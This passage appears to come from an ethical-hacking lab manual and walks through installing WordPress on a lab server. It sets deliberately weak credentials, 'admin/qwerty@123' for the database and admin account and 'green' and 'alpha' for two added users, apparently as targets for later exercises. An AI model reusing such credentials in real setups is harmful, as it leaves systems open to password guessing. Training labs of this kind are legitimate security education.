press **Enter**

17. **Setup Configuration** webpage appears, click **Continue**

**Note:** Screenshots may differ if you are using different browser.



18. **Setup Configuration** webpage appears, click **Let's go!** button



19. Now, you need to specify the database connection details

20. Type:

- a. **wordpress** in **Database Name** field
- b. **admin** in **User Name** field
- c. **qwerty@123** in **Password** field
- d. **localhost** in **Database Host** field

21. Click **Submit** button


The screenshot shows a Windows desktop environment with a browser window titled "WordPress : Setup Configuration ...". The URL in the address bar is "localhost/CEH/wp-admin/setup-config.php?step=1". The page content is as follows:

Below you should enter your database connection details. If you're not sure about these, contact your host.

Database Name	wordpress	The name of the database you want to run WP in.
User Name	admin	Your MySQL username
Password	qwerty@123	... and your MySQL password.
Database Host	localhost	You should be able to get this info from your web host, if localhost does not work.
Table Prefix	wp_	If you want to run multiple WordPress installations in a single database, change this.

**Submit**


22. Click **Run the install** button




23. Welcome page appears, scroll down the webpage, type:

- a. **CEH Demo Website** in **Site Title** field
- b. **admin** in the **Username** field
- c. **qwerty@123** in **Password** and **Re-type password** field
- d. an email ID in **Your E-mail** text field


24. Check **Allow search engines to index this site.** option and click **Install WordPress** button



25. On successful installation, a webpage appears stating that the installation is successful. Click **Log in** button




26. Log In webpage appears, type **admin** in **Username** field, **qwerty@123** in **Password** field and click **Log In** button




27. Once you have logged in to the website, **WordPress Dashboard** appears

28. Hover the mouse cursor on **Settings** and click **General**




29. WordPress Settings webpage appears, type **http://[IP Address of Windows Server 2008]/CEH** in **WordPress Address (URL)** and **Site Address (URL)** fields


Note: In this lab setup, the IP Address of **Windows Server 2008** is **10.0.0.7** and this address may vary in your lab environment




30. Scroll down the webpage and click **Save Changes** button



31. On clicking the button, you will be redirected back to the login page. Here, you can observe the IP address of **Windows Server 2008** in the URL field instead of localhost.
32. Enter the user credentials (**admin/ qwerty@123**) and click **Log in** button



33. Once you are logged in to the website, hover the mouse cursor on **Users** and then click **Add New**



34. **Add New User** webpage appears, enter:

- CEHUser1** in the **Username** field
- An Email ID in **E-mail** field
- First and Last Names**
- green** in **Password** and **Repeat Password** fields

The screenshot shows a web browser window with the title "Add New User - CEH Demo Website". The URL in the address bar is "10.0.0.7/CEH/no-admin/user-new.php". The page content is "Add New User" with the sub-instruction "Create a brand new user and add them to this site." Below this are several input fields:

- Username (required):
- E-mail (required):
- First Name:
- Last Name:
- Website:
- Password (required):
- Repeat Password (required):

The "Username" field is highlighted with a red border, indicating it is a required field. The browser's sidebar shows the current menu path: Dashboard > Posts > Media > Comments > Appearance > Plugins (with a red notification dot) > Users (selected). The "Add New" option under "Users" is also visible.

35. So, you are creating a user account with Username **CEHUser1** and Password **green**

36. Scroll down the webpage, assign a role to the user (here, **Editor**) and click **Add New User**

The screenshot shows the 'Add New User' page in a WordPress admin interface. The left sidebar is visible with 'Users' selected. The main form has fields for 'Website' (empty), 'Password (required)' containing '\*\*\*\*\*', 'Repeat Password (required)' also containing '\*\*\*\*\*', and a red box indicating 'Very weak' strength with a hint about creating stronger passwords. Below these are 'Send Password?' and a checked checkbox for sending via email. The 'Role' dropdown is set to 'Editor'. At the bottom is a blue 'Add New User' button.

37. This creates a user account  
38. Now, click **Add New** to create another user account

The screenshot shows the WordPress Admin interface for managing users. The left sidebar is dark with white icons and text, showing 'Dashboard', 'Posts', 'Media', 'Pages', 'Comments', 'Appearance', 'Plugins' (with a red notification dot), 'Users' (which is selected and highlighted in blue), 'All Users', 'Add New', 'Your Profile', 'Tools', and 'Settings'. Below the sidebar, there's a message from Mozilla about Firefox sending data for improvement. The main content area has a title 'Users' with a 'Add New' button. It displays a table with columns: Username, Name, E-mail, Role, and Posts. There are two entries:

Username	Name	E-mail	Role	Posts
admin	rini.mathews@gmail.com	rini.mathews@gmail.com	Administrator	1
CEHUser1	Jason Brown	jason@ceh.com	Editor	0
Username	Name	E-mail	Role	Posts

At the bottom, there are 'Bulk Actions' dropdowns and 'Apply' buttons.

39. In the same way, follow the steps **34** and **36** and create a user account with the credentials (**CEHUser2 / alpha**)

40. Once done, the added user appears as shown in the following screenshot:

The screenshot shows the WordPress Admin interface under the 'Users' section. A success message 'New user created. Edit user' is displayed. The table lists three users: 'admin' (Administrator), 'CEHUser1' (Editor), and 'CEHUser2' (Contributor). The 'CEHUser2' row is highlighted with a red border. The table columns are 'Username', 'Name', 'E-mail', 'Role', and 'Posts'. The 'CEHUser2' row contains the values: 'CEHUser2', 'John Albert', 'john@ceh.com', 'Contributor', and '0'. At the bottom of the table, there are 'Bulk Actions' and 'Apply' buttons.

